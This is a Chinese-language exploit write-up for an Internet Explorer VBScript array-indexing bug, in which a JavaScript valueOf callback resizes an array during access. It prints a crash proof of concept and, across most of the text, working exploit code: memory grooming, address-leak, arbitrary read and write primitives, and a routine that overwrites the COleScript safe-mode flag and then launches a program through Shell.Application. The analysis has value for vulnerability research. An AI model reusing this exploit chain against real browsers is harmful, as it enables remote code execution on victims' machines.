AccessArray在根据数组的索引计算元素偏移时，如果索引的类型是vbInt=2, vbLong=3则直接取值，如果是其他类型，则会调用rtVariantChangeTypeEx 函数来计算索引值。如果索引是JavaScript对象的话，将会调用索引对象的valueOf函数来获取索引的值。也就是说AccessArray在计算数组索引值时，如果这个索引是个Javascript对象，则通过函数valueof来取这个Javascript对象的值作为数组的索引值，那么就有可能在自定义的valueof函数中重新修改数组的大小，实现越界访问。

漏洞触发poc:

|  |
| --- |
| <html>  <meta http-equiv="x-ua-compatible" content="IE=10">  <body>  <script type="text/vbscript">  Dim aw  Class ArrayWrapper  Dim A()  Private Sub Class\_Initialize  ReDim Preserve A(1, 20000)  A(1, 20000) = &h11223344  End Sub  Public Sub Resize()  ReDim Preserve A(1, 1)  End Sub  End Class  Function crash (arg1)  Set aw = New ArrayWrapper  MsgBox aw.A(arg1, 20000)  End Function  Function triggerBug  aw.Resize()  End Function  </script>  <script type="text/javascript">  var o = {"valueOf": function () { triggerBug(); return 1; }};  setTimeout(function() {crash(o);}, 50);  </script>  </body>  </html> |

js的setTimeout里调用了vb的crash函数，并传入的js对象o，在crash函数中MsgBox aw.A(arg1, 20000)会调用accessarray计算元素(arg1, 20000)的索引，因为arg1为js传入的对象o, accessarray会调用o的valueof函数，而valueof修改了数组A的大小A(1, 1)，最终在MsgBox aw.A(1, 20000)造成越界访问程序异常退出。

1. **漏洞利用技巧**

和cve-2014-6332类似，这里我们获得了一个数组越界读写的机会，接着要考虑的就是如何布局内存，通过该数组实现指定内存地址的读写功能，并找到safe mode地址修改其值，即可执行shellcode。


**2.1 内存布局**

通过cve-2014-6332漏洞利用技巧分析可以知道，在获得数据越界读写的权限后，如果能够再申请一个数组内存占位，并于之前的越界数组形成内存错位，就有可能实现任意内存的读写。

内存布局poc：

|  |
| --- |
| prefix = "%u4141%u4141" //prefix = "AAAA"  d = prefix & "%u0016%u4141%u4141%u4141%u4242%u4242" //.AAAAAABBBB  b = String(64000, "D") //b = "DDDDDDDD...DDD"  c = d & b  x = UnEscape(c)  Function triggerBug  aw.Resize()  Dim i  For i = 0 To 32  y(i) = Mid(x, 1, 24000)  Next  End Function |

调试信息：



aw.cod(1,2)与y(i)第五个字节错位排列（调试的时候是y(0)，实际情况可能不同，y(i)的排布在内存中没有规律），从而可以将需要获取内存地址的对象赋值给aw.cod(1,2)再通过y(i)按字符串读取。

**2.2 实现内存读写**

通过getAddr函数实现获取指定对象的内存地址：

|  |
| --- |
| Function getAddr (arg1, s)  aw = Null  Set aw = New ArrayWrapper //new Memory  For i = 0 To 32  Set plunge(i) = s  Next  aw.A(0, 0) = &h11223344  Set aw.A(arg1, 2) = s //call valueOf Resize Array  msgbox "debug"  isempty(y)  Dim addr  Dim i  For i = 0 To 31  If Asc(Mid(y(i), 3, 1)) = VarType(s) Then  'MsgBox VarType(s)  addr = strToInt(Mid(y(i), 3 + 4, 2))  End If  y(i) = Null  Next  If addr = Null Then  document.location.href = document.location.href  Return  End If  getAddr = addr  End Function |

这里getAddr参数s为需要得到内存地址的对象，将s赋值给aw.A(1,2 ),通过If Asc(Mid(y(i), 3, 1)) = VarType(s) then找到与aw.A(1,2 )错位排布的y(i)，最后通过addr = strToInt(Mid(y(i), 3 + 4, 2))取得对象地址（需要注意的是y(i)一个元素占两个字节）。

通过leakMem获取指定内存地址的值：


|  |
| --- |
| Function leakMem (arg1, addr)  d = prefix & "%u0008%u4141%u4141%u4141"  c = d & intToStr(addr) & b  x = UnEscape(c)  aw = Null  Set aw = New ArrayWrapper  Dim o  o = aw.A(arg1, 2)  leakMem = o  End Function |

这里将需要读取的内存地址通过y(i)排布在内存中，此时aw.A(1,2)被y(i)排布构造出字符串对象，o = aw.A(arg1, 2)读取该字符串的值。

通过overwrite函数实现指定地址写入的功能：

|  |
| --- |
| Sub overwrite (arg1, addr)  d = prefix & "%u400C%u0000%u0000%u0000"  c = d & intToStr(addr) & b  x = UnEscape(c)  aw = Null  Set aw = New ArrayWrapper  ' Single has vartype of 0x04  aw.A(arg1, 2) = CSng(0)  End Sub |

这里将需要将CSng（0）的内存地址通过y(i)排布在内存中（字符串形式），此时aw.A(1,2)即为该字符串的内存地址，并通过aw.A(arg1, 2) = CSng(0)将CSng（0）写入该地址，即safe mode =4(CSng 函数可把表达式转换为单精度类型, VARIANT的类型为4)。




**2.3 查找safe mode地址**

poc中查找safe mode的方法如下：

|  |
| --- |
| Function exploit (arg1)  Dim addr  Dim csession  Dim olescript  Dim mem  ' 创建类  Set dm = New Dummy  ' 获取地址  addr = getAddr(arg1, dm)  ' 获取CSession地址  mem = leakMem(arg1, addr + 8)  csession = strToInt(Mid(mem, 3, 2))  ' 通过CSession获取COleScript的地址  mem = leakMem(arg1, csession + 4)  olescript = strToInt(Mid(mem, 1, 2))  ' 复写COleScript的SafetyOption值  overwrite arg1, olescript + &H174  ' 执行shellcode  Set Object = CreateObject("Shell.Application")  Object.ShellExecute "calc"  End Function |

首先创建一个对象，通过getAddr获得对象地址，在该对象偏移8的内存为CSession对象指针，在CSession偏移为4的内存为COleScript对象指针，在COleScript+0x174存放了safe mode。



**0x06 总结**

vbs的漏洞利用由于有safe mode的存在，在bypass mitigations有先天优势，其漏洞利用关键是修改safe mode的值0x0E。想要修改safe mode的值就需要获得内存的读写权限，通过漏洞实现数组越界读写并分配出错位排布的相邻数组是获得内存的读写权限关键。